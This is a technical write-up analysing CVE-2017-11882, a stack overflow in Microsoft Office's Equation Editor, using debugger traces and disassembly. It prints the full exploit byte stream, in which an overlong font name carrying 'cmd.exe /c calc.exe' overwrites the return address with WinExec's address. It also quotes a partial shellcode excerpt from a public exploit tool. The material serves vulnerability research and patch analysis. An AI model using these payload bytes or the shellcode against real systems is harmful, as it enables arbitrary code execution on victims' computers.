

A Simple Analysis of CVE-2017-11882

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0x00 Intrucdition

As we all know nowadays, the Office Security has become the focus for SR(Security Researcher), especially in the recent years. And I will make an analysis of CVE-2017-11882 in this post 😊So, aha..Just follow me😊

CVE-2017-11882 is a memory corruption vulnerability of Microsoft Office, which allows an attacker to run arbitrary code in the context of the current user by failing to properly handle objects in memory. In this vul, it's a classic **stack buffer overflow** existed in Microsoft's Old Equation Editor **EQNEDT32.exe** which was caused when copying the **Font Record Name String** to the buffer without checking the length of the string.

0x01 Analysis

0x010 Analysis Environment

Office: 2007 SP3 x86

Microsoft Equation Editor: 2000.11.9.0

OS: Win7 x86 SP1


Debugger: Windbg 6.12 x86 + Ollydbg/Immunity Debugger

Decompile/Disassembly: IDA 6.8 32 Bit

0x011 Stack BackTracing

As We all know that the EQNEDT32.exe is an OutProc COM server executed in a separate address space. This means that security mechanisms and policies of the office processes (e.g. WINWORD.EXE, EXCEL.EXE, etc.) do not affect exploitation of the vulnerability in any way, which provides an attacker with a wide array of possibilities☺

So Next Let's begin our journey of debugging and analysis: First we should set the windbg to attach to the EQNEDT32.exe automatically when it starts, here we use a technique called IFEO(Image File Execution Options) which is often used in malware's behaviors:



Then We run the sample(0x00430C12-WinExec) and windbg will start, for tracing the vul(buffer overflow), I set a breakpoint at WinExec, after running let's see the stack backtrace to search some useful information with kb command:

```
kernel32!WinExec:
75efe5fd 8bff          mov     edi,edi
0:000> kb
*** WARNING: Unable to verify checksum for EqnEdt32.EXE
*** ERROR: Symbol file could not be found. Defaulted to export symbols for EqnEdt32.EXE -
ChildEBP RetAddr  Args to Child
0012f1cc 00430c18 0012f350 00000000 0012f1ec kernel32!WinExec
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f210 004218e4 0012f350 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x241b
0012f300 004214e2 0012f350 0015005a 00000001 EqnEdt32!FMDFontListEnum+0x650
0012f32c 0043b466 0012f350 0015005a 0012f5e0 EqnEdt32!FMDFontListEnum+0x24e
0012f454 0043a8a0 0012f5e0 0012f7e4 00000006 EqnEdt32!MFEnumFunc+0xcc69
0012f46c 0043a72f 00120008 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc0a3
0012f484 0043a7a5 00120008 0012f4ac 0012f5e0 EqnEdt32!MFEnumFunc+0xb32
0012f4b4 00437cea 00120008 001e112c 00120000 EqnEdt32!MFEnumFunc+0xbfa8
```

The first argu of WinExec is as following:

```
0:000> db 0012f350
0012f350 63 6d 64 2e 65 78 65 20-2f 63 20 63 61 6c 63 2e cmd.exe /c calc.
0012f360 65 78 65 20 41 41 41 41-41 41 41 41 41 41 41 exe AAAAAAAAAAAAAA
0012f370 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 AAAAAAAAAAAAAA .C.
```

We can see many character A followed by a 0x00430c12, which seems like a address(at first glance, you just can guess it so☺) from the structure of the argu, I guess it may exploit the technique "Return Address Overflow" to hijack the control flow of code execution:

```

    .text:00430C0C      push     1                ; uCmdShow
    .text:00430C0E      mov     eax, [ebp+lpCmdLine]
    .text:00430C11      push     eax              ; lpCmdLine
    .text:00430C12      call    ds:WinExec
    .text:00430C18      cmp     eax, 20h
    .text:00430C1B      jnb     loc_430C43

```

Yeah, Open EQNEDT32.exe in IDA 6.8 and I find 0x00430c12 is the address of WinExec, which verified my guess is right. Next comes a problem:

When, Where and Why was the buffer(stack) overridden (We need to locate the specific instructions block)???

Ok, let's begin to locate the specific point by Windbg's stack backtracing and IDA's cross-reference calling, here we can follow the first argu of WinExec(Cmdline String) passing routes to locate where the cmd_string was "produced":

```

|0:000> kb
ChildEBP RetAddr  Args to Child
0012f1cc 00430c18 0012f350 00000000 0012f1ec kernel32!WinExec
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f210 004218e4 0012f350 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x241b
0012f300 004214e2 0012f350 0302005a 00000001 EqnEdt32!FMDFontListEnum+0x650
0012f32c 0043b466 0012f350 0302005a 0012f5e0 EqnEdt32!FMDFontListEnum+0x24e
0012f454 0043a8a0 0012f5e0 0012f7e4 00000006 EqnEdt32!MFEnumFunc+0xcc69
0012f46c 0043a72f 00120008 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc0a3
0012f484 0043a7a5 00120008 0012f4ac 0012f5e0 EqnEdt32!MFEnumFunc+0xbf32
0012f4b4 00437cea 00120008 006b112c 00120000 EqnEdt32!MFEnumFunc+0xbfa8
0012f4e4 0043784d 006b112c 00000000 0012f5e0 EqnEdt32!MFEnumFunc+0x94ed
0012f548 0042f926 0012f560 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x9050
0012f578 00406a98 005d007c 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x1129
0012f5dc 76f104e8 006b4200 02d10570 00000202 EqnEdt32!AboutMathType+0x5a98

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
Let me have a look at the address 0x0043b466 in IDA:

```

    .text:0043B43D      mov     word ptr [ebp+var_10C], ax
    .text:0043B444      lea     eax, [ebp+var_104]
    .text:0043B44A      push    eax
    .text:0043B44B      call    sub_4164FA        ; Assign the final string to var_104(passing down until the first argu to WinExec)
    .text:0043B450      add     esp, 4
    .text:0043B453      mov     eax, [ebp+var_10C]
    .text:0043B459      push    eax
    .text:0043B45A      lea     eax, [ebp+var_104] ; var_104 = Cmdline String = 0x0012f350
    .text:0043B460      push    eax
    .text:0043B461      call    sub_4214C6
    .text:0043B466      add     esp, 8
    .text:0043B469      movsx   ecx, [ebp+var_10B]

```

So according to the original stack backtrace, the passing routes of cmdline_string is as following:



Now I will follow the cmdline_string's passing to search some useful instructions(especially data copying instructions.i.e:repne movsd,and so on😊) directly in function sub_4115A7 and its sub functions:

```

.text:004115AF 57          push     edi
.text:004115B0 8B 7D 08    mov     edi, [ebp+Cmdline_String]
.text:004115B3 B9 FF FF FF FF mov     ecx, 0FFFFFFFh
.text:004115B8 2B C0      sub     eax, eax
.text:004115BA F2 AE      repne scasb
.text:004115BC F7 D1      not     ecx
.text:004115BE 8D 41 FF    lea     eax, [ecx-1]
.text:004115C1 85 C0      test    eax, eax
.text:004115C3 0F 84 3A 00 00 00 jz      loc_411603
.text:004115C9 8D 45 DC    lea     eax, [ebp+String2]
.text:004115CC 50          push    eax
.text:004115CD 6A 00      push    0
.text:004115CF 8B 45 08    mov     eax, [ebp+Cmdline_String]
.text:004115D2 50          push    eax
.text:004115D3 E8 37 00 00 00 call    sub_41160F
.text:004115D8 83 C4 0C    add     esp, 0Ch
.text:004115DB 85 C0      test    eax, eax
.text:004115DD 0F 84 20 00 00 00 jz      loc_411603
.text:004115E3 8D 45 DC    lea     eax, [ebp+String2]
.text:004115E6 50          push    eax
.text:004115E7 8B 45 08    mov     eax, [ebp+Cmdline_String]
.text:004115EA 50          push    eax
.text:004115EB FF 15 B0 68 46 00 call    ds:lstcmpA
.text:004115F1 85 C0      test    eax, eax

```

We can just find that the overflow may happen at the address 0x00411658(rep movsd)according our manual code audit,for it has no length check before data copy😊

```

.text:0041163C 8B 7D 08      mov     edi, [ebp+Cmdline_String]
.text:0041163F B9 FF FF FF  mov     ecx, 0FFFFFFFFh
.text:00411644 2B C0        sub     eax, eax
.text:00411646 F2 AE        repne scasb
.text:00411648 F7 D1        not     ecx
.text:0041164A 2B F9        sub     edi, ecx
.text:0041164C 8B C1        mov     eax, ecx
.text:0041164E 8B D7        mov     edx, edi
.text:00411650 8D 7D 08      lea     edi, [ebp+var_28]
.text:00411653 8B F2        mov     esi, edx
.text:00411655 C1 E9 02      shr     ecx, 2
.text:00411658 F3 A5        rep movsd ; esi(cmdline_string)-->edi(Buffer)
.text:0041165A 8B C6        mov     ecx, esi ; No length checking before copying!So the stack overflow happened!

```

```

-00000028 var_28      db 36 dup(?) ; Buffer length:0x24 Bytes
-00000004 var_4       dd ?
+00000000 s             db 4 dup(?)
+00000004 r             db 4 dup(?) ; return address
+00000008 Cmdline_String dd ? ; length:0x30 Bytes
+0000000C arg_4       dd ? ; offset
+00000010 arg_8       dd ?
+00000014
+00000014 ; end of stack variables

```

And it really be as we debugging:

```

0:000> dds edi
0012f1a4 00000000
0012f1a8 75f99140 GDI32!semLocal
0012f1ac 0012f20c
0012f1b0 75f5d17d GDI32!GetTextMetricsA+0x8b
0012f1b4 75f5d1a1 GDI32!vTextMetricWToTextMetric+0x5
0012f1b8 75f5d18e GDI32!GetTextMetricsA+0x9c
0012f1bc 0012f5e0
0012f1c0 00000006
0012f1c4 00000021
0012f1c8 0000ffff
0012f1cc 0012f210
0012f1d0 004115d8 EqnEdt32!EqnFrameWinProc+0x2af8
0012f1d4 0012f350
0012f1d8 00000000
0012f1dc 0012f1ec

```

Before Overflow

```

0:000> dds 0012f1a4
0012f1a4 2e646d63
0012f1a8 20657865
0012f1ac 6320632f
0012f1b0 2e636c61
0012f1b4 20657865
0012f1b8 41414141
0012f1bc 41414141
0012f1c0 41414141
0012f1c4 41414141
0012f1c8 41414141
0012f1cc 41414141
0012f1d0 00430c12 EqnEdt32!MFEnumFunc+0x2415
0012f1d4 0012f350
0012f1d8 00000000
0012f1dc 0012f1ec
0012f1e0 0012f5e0

```

After Overflow

As the old Equation Editor doesn't enable [ASLR](#) mechanism,so the hard-coded address 0x00430c12 can be executed without any problem☺ Up to now,We have located the point of overflow by stack backtracing and argu passtracing successfully,next I will make the process(handling or parsing)more clear(if you want to exploit it!),so we need to have a look at the format of [MathType MTEF v.3\(Equation Editor 3.x\)](#)as the cmdline_string is stored in the [Equation Native Stream](#):

Equation Native																
Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
00000000	1C	00	00	00	02	00	9E	C4	A9	00	00	00	00	00	00	00
00000016	C8	A7	5C	00	C4	EE	5B	00	00	00	00	00	03	01	01	03
00000032	0A	0A	01	08	5A	5A	63	6D	64	2E	65	78	65	20	2F	63
00000048	20	63	61	6C	63	2E	65	78	65	20	41	41	41	41	41	41
00000064	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000080	41	41	12	0C	43	00	00	00	00	00	00	00	00	00	00	00
00000096	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000112	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000128	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000144	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000176	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000192	00	00	00	00	00											

MTEF is embedded in **OLE equation objects** produced by Equation Editor, as well as in all the file formats in which Equation Editor can save equations. The structure of OLE equation objects is as following:

OLE equation objects = EQNOLEFILEHDR + **MTEF Data**, and

MTEFData = **MTEF header** + **MTEF Byte Stream**

```

struct EQNOLEFILEHDR {
    WORD    cbHdr;        // length of header, sizeof(EQNOLEFILEHDR) = 28 bytes
    DWORD   version;      // hiword = 2, loword = 0
    WORD    cf;           // clipboard format ("MathType EF")
    DWORD   cbObject;     // length of MTEF data following this header in bytes
    DWORD   reserved1;    // not used
    DWORD   reserved2;    // not used
    DWORD   reserved3;    // not used
    DWORD   reserved4;    // not used
};

struct MTEF_HEADER {      //MTEF header (version 2 and later)
    BYTE bMTEFVersion;    //0x3
    BYTE bPlatform;       //0 for Macintosh, 1 for Windows
    BYTE bProduct;        //0 for MathType, 1 for Equation Editor
    BYTE bProductVersion;  //0x3
    BYTE bProductSubVersion; //0x0A
};

```

And **MTEF Data** consists of a series of records. Each record starts with a tag byte containing the record type and some flag bits.

The overall structure is:

- initial **SIZE** record
- **PILE** or **LINE** record(0x1)
- contents of **PILE** or **LINE**
- **END** record

The MTEF Data of sample I analyzed is consisted of:

Full Size Record(0xA maybe fixed value?)
 Line Record(0x1 Optional)
 Font Record(0x8)
 End Record(0x0)

In this vul,the Font Record is the key for final exploit for the cmdline_string is stored in the Font Record.The Font Record's structure is as following:

- tag byte //0x8
- [tface] typeface number //1 byte,here 0x5A
- [style] 1 for italic and/or 2 for bold //1 byte,here 0x5A
- [name] font name (null-terminated) //"cmd.exe /c calc.exe.."

Here we only focus on the font name,which determines whether you can exploit successfully☺

So the overall structure of the OLE Equation Object in the exploit is as following:

Equation Native	Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
	00000000	1C	00	00	00	02	00	9E	C4	A9	00	00	00	00	00	00	00	00
	00000016	C8	A7	5C	00	C4	EE	5B	00	00	00	00	00	03	01	01	03	ÈS\ Äi[
	00000032	0A	0A	01	08	5A	5A	63	6D	64	2E	65	78	65	20	2F	63	ZZcmd.exe /c
	00000048	20	63	61	6C	63	2E	65	78	65	20	41	41	41	41	41	41	calc.exe AAAAAA
	00000064	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	AAAAAAAAAAAAAAAA
	00000080	41	41	12	0C	43	00	00	00	00	00	00	00	00	00	00	00	AA C
	00000096	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00000112	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00000128	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00000144	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00000176	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
	00000192	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	


So Next We will back to the stack backtracing and code cross-reference calling again to analyzing how the EQNEDT32.exe parsing or handling the MTEF Byte Stream Data(here is Font Record):

As I analyzed before,we know that the Font Name String(cmdline_string)is started passing down from the function sub_004214C6(),which is in sub_43B418(),Let's back to the nearest upper caller , it's function sub_43A87A():

```

.text:0043B418 sub_43B418 proc near ; CODE XREF: sub_43A87A+21↑p
.text:0043B418 var_10C = dword ptr -10Ch
.text:0043B418 var_108 = word ptr -108h
.text:0043B418 var_104 = byte ptr -104h
.text:0043B418
.text:0043B418 push ebp
.text:0043B419 mov ebp, esp
.text:0043B418 sub esp, 10Ch
.text:0043B421 push ebx
.text:0043B422 push esi
.text:0043B423 push edi
.text:0043B424 call Read_MTEF_Byte_Stream ; Read font record's typeface
.text:0043B429 movzx ax, al
.text:0043B42D mov [ebp+var_108], ax
.text:0043B434 call Read_MTEF_Byte_Stream ; Read font record's style
.text:0043B439 movzx ax, al
.text:0043B43D mov word ptr [ebp+var_10C], ax
.text:0043B444 lea eax, [ebp+var_104]
.text:0043B444 push eax
.text:0043B448 call ReadFontName ; Assign the final string to var_104(passing down until the first argu to WinExec)
.text:0043B450 add esp, 4
.text:0043B453 mov eax, [ebp+var_10C]
.text:0043B459 push eax
.text:0043B45A lea eax, [ebp+var_104] ; var_104 = Cmdline String = 0x0012f350
.text:0043B460 push eax
.text:0043B461 call sub_4214C6

```



And We see the following:

```

.text:0043A87A sub_43A87A proc near ; CODE XREF: sub_43496D+9B↑p
.text:0043A87A ; sub_43861E+7D↑p ...
.text:0043A87A var_4 = word ptr -4
.text:0043A87A arg_0 = word ptr 8
.text:0043A87A
.text:0043A87A 55 push ebp
.text:0043A87B 8B EC mov ebp, esp
.text:0043A87D 83 EC 04 sub esp, 4
.text:0043A880 53 push ebx
.text:0043A881 56 push esi
.text:0043A882 57 push edi
.text:0043A883
.text:0043A883 loc_43A883: ; CODE XREF: sub_43A87A+66↑j
.text:0043A883 0F BF 45 08 movsx eax, [ebp+arg_0] ; Record's tag byte
.text:0043A887 83 F0 0F and eax, 0Fh
.text:0043A88A 66 89 45 FC mov [ebp+var_4], ax
.text:0043A88E 0F BF 45 FC movsx eax, [ebp+var_4]
.text:0043A892 83 F8 08 cmp eax, 8 ; judge if it is the Font Record(tag byte = 0x8)
.text:0043A895 0F 85 0A 00 00 00 jnz loc_43A8A5
.text:0043A89B E8 78 00 00 00 call sub_43B418 ; Font Record(0x8) parsing
.text:0043A8A0 E9 2E 00 00 00 jmp loc_43A8D3
.text:0043A8A5 ; -----
.text:0043A8A5 loc_43A8A5: ; CODE XREF: sub_43A87A+1B↑j
.text:0043A8A5 0F BF 45 FC movsx eax, [ebp+var_4]
.text:0043A8A9 83 F8 09 cmp eax, 9


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In this function, you can find a **compare** instruction, which is used to judge if the record is Font Record(0x8). If it is, the font record parsing function **sub_43b418()** is called. Okay, let's verify it in Windbg: Make a breakpoint at 0x0043a883, and run it:


```

0:000 bp 0x0043a883
*** WARNING: Unable to verify checksum for EqnEdt32.EXE
*** ERROR: Symbol file could not be found. Defaulted to export symbols for EqnEdt32.EXE -
0:000> g
ModLoad: 77ac0000 77adf000 C:\Windows\system32\IMM32.DLL
ModLoad: 76f90000 7705c000 C:\Windows\system32\MSCTF.dll
ModLoad: 6f6b0000 6f8f0000 C:\Windows\system32\msi.dll
ModLoad: 3de20000 3de2e000 C:\Program Files\Common Files\Microsoft Shared\EQUATION\2052\EEINTL.DLL
ModLoad: 75a20000 75a2c000 C:\Windows\system32\CRYPTBASE.dll
ModLoad: 74960000 749a0000 C:\Windows\system32\uxtheme.dll
ModLoad: 77060000 770e3000 C:\Windows\system32\CLBCatQ.DLL
ModLoad: 75dd0000 75e5f000 C:\Windows\system32\OLEAUT32.dll
ModLoad: 75520000 75536000 C:\Windows\system32\CRYPTSP.dll
ModLoad: 752c0000 752fb000 C:\Windows\system32\rsaenh.dll
ModLoad: 75a90000 75a9e000 C:\Windows\system32\RpcRtRemote.dll
ModLoad: 744f0000 74503000 C:\Windows\system32\dwmapi.dll
Breakpoint 0 hit
eax=00000001 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043a883 esp=0012f4bc ebp=0012f4cc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508      movsx  eax,word ptr [ebp+8]      ss:0023:0012f4d4=0001
0:000> g
Breakpoint 0 hit
eax=00120008 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043a883 esp=0012f45c ebp=0012f46c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508      movsx  eax,word ptr [ebp+8]      ss:0023:0012f474=0008
0:000> g
ModLoad: 759d0000 75a1c000 C:\Windows\system32\apphelp.dll
(4c8.b48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000021 ebx=0012f7e4 ecx=0012f134 edx=779c70b4 esi=0012f5e0 edi=0012f1ec
eip=00430c46 esp=0012f1e8 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
EqnEdt32!MFEnumFunc+0x2449:
00430c46 c9          leave

```



It is in agreement with the sample's MTEF Byte Stream:

```

1C 00 00 00 02 00 9E C4 A9 00 00 00 00 00 00 00
C8 A7 5C 00 C4 EE 5B 00 00 00 00 00 03 01 01 03
0A 0A 01 08 5A 5A 63 6D 64 2E 65 78 65 20 2F 63
20 63 61 6C 63 2E 65 78 65 20 41 41 41 41 41 41
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
41 41 12 0C 43 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Now let's have a look at the stack backtrace for a deeper calling:

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
Breakpoint 0 hit
eax=00000001 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043a883 esp=0012f4bc ebp=0012f4cc iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508      movsx  eax,word ptr [ebp+8]      ss:0023:0012f4d4=0001
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f4cc 0043a72f 00000001 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc086
0012f4e4 004375da 00000001 0012f538 0012f5e0 EqnEdt32!MFEnumFunc+0xb32
0012f548 0042f926 0012f560 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x8ddd
0012f578 00406a98 011e007c 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x1129

Breakpoint 0 hit
eax=00120008 ebx=00000006 ecx=75eb9dd1 edx=00000002 esi=0012f7e4 edi=0012f5e0
eip=0043a883 esp=0012f45c ebp=0012f46c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
EqnEdt32!MFEnumFunc+0xc086:
0043a883 0fbf4508      movsx  eax,word ptr [ebp+8]      ss:0023:0012f474=0008
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012f46c 0043a72f 00120008 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0xc086
0012f484 0043a7a5 00120008 0012f4ac 0012f5e0 EqnEdt32!MFEnumFunc+0xb32
0012f4b4 00437cea 00120008 0023116c 00120000 EqnEdt32!MFEnumFunc+0xbfa8
0012f4e4 0043784d 0023116c 00000000 0012f5e0 EqnEdt32!MFEnumFunc+0x94ed
0012f548 0042f926 0012f560 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x9050
0012f578 00406a98 011e007c 0012f5e0 0012f7e4 EqnEdt32!MFEnumFunc+0x1129

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
So the calling route for Font Record Parsing(0x8) is :
sub_406881(Load) -> sub_42F8FF(Read MTEF Data) -> sub_43755C ->
sub_437c9d(+2EC) -> sub_43A78f -> sub_43a720 -> sub_43a87a(MTEF
Byte Stream Handling) -> sub_43B418(font record parsing)

After patching the office sp3, we can find that MS have added the check for overflow:



For other code patches, I suggest you to reference <https://0patch.blogspot.co.id/2017/11/did-microsoft-just-manually-patch-their.html>, which has done a good job in patch analysis☺

In addition, we can see some other exploit tools on Github, such as: <https://github.com/unamer/CVE-2017-11882/blob/master/CVE-2017-11882.py>, in which they replace the hard-coded address 0x00430c12 with a ret instruction(to jump to shellcode):



```

# 0: b8 44 eb 71 12      mov     eax,0x1271eb44
# 5: ba 78 56 34 12      mov     edx,0x12345678
# a: 31 d0               xor     eax,edx
# c: 8b 08               mov     ecx,DWORD PTR [eax]
# e: 8b 09               mov     ecx,DWORD PTR [ecx]
# 10: 8b 09               mov     ecx,DWORD PTR [ecx]
# 12: 66 83 c1 3c         add     cx,0x3c
# 16: 31 db               xor     ebx,ebx
# 18: 53                   push    ebx
# 19: 51                   push    ecx
# 1a: be 64 3e 72 12      mov     esi,0x12723e64
# 1f: 31 d6               xor     esi,edx
# 21: ff 16               call    DWORD PTR [esi] // call WinExec
# 23: 53                   push    ebx
# 24: 66 83 ee 4c         sub     si,0x4c
# 28: ff 10               call    DWORD PTR [eax] // call ExitProcess
stagecmd = "\x08\x44\xe7\x12\x0a\x78\x56\x34\x12\x31\x08\x08\x08\x09\x8b\x09\x66\x83\x

```

And it has a mistake in the final “call ExitProcess”, it should be “FF 16 Call Dword ptr [esi]”☺, the overall idea is using code block’s various jump to achieve a larger available room. you can learn it from VALTHEK’s paper: <https://29wspy.ru/reversing/CVE-2017-11882.pdf> here.

I also have see some malicious spams with sample(<http://www.malware-traffic-analysis.net/2017/12/13/index.html>) as following using 0x00630c12:

1C 00 00 00 02 00 BE C3 45 00 00 00 00 00 00 00	0x00000000
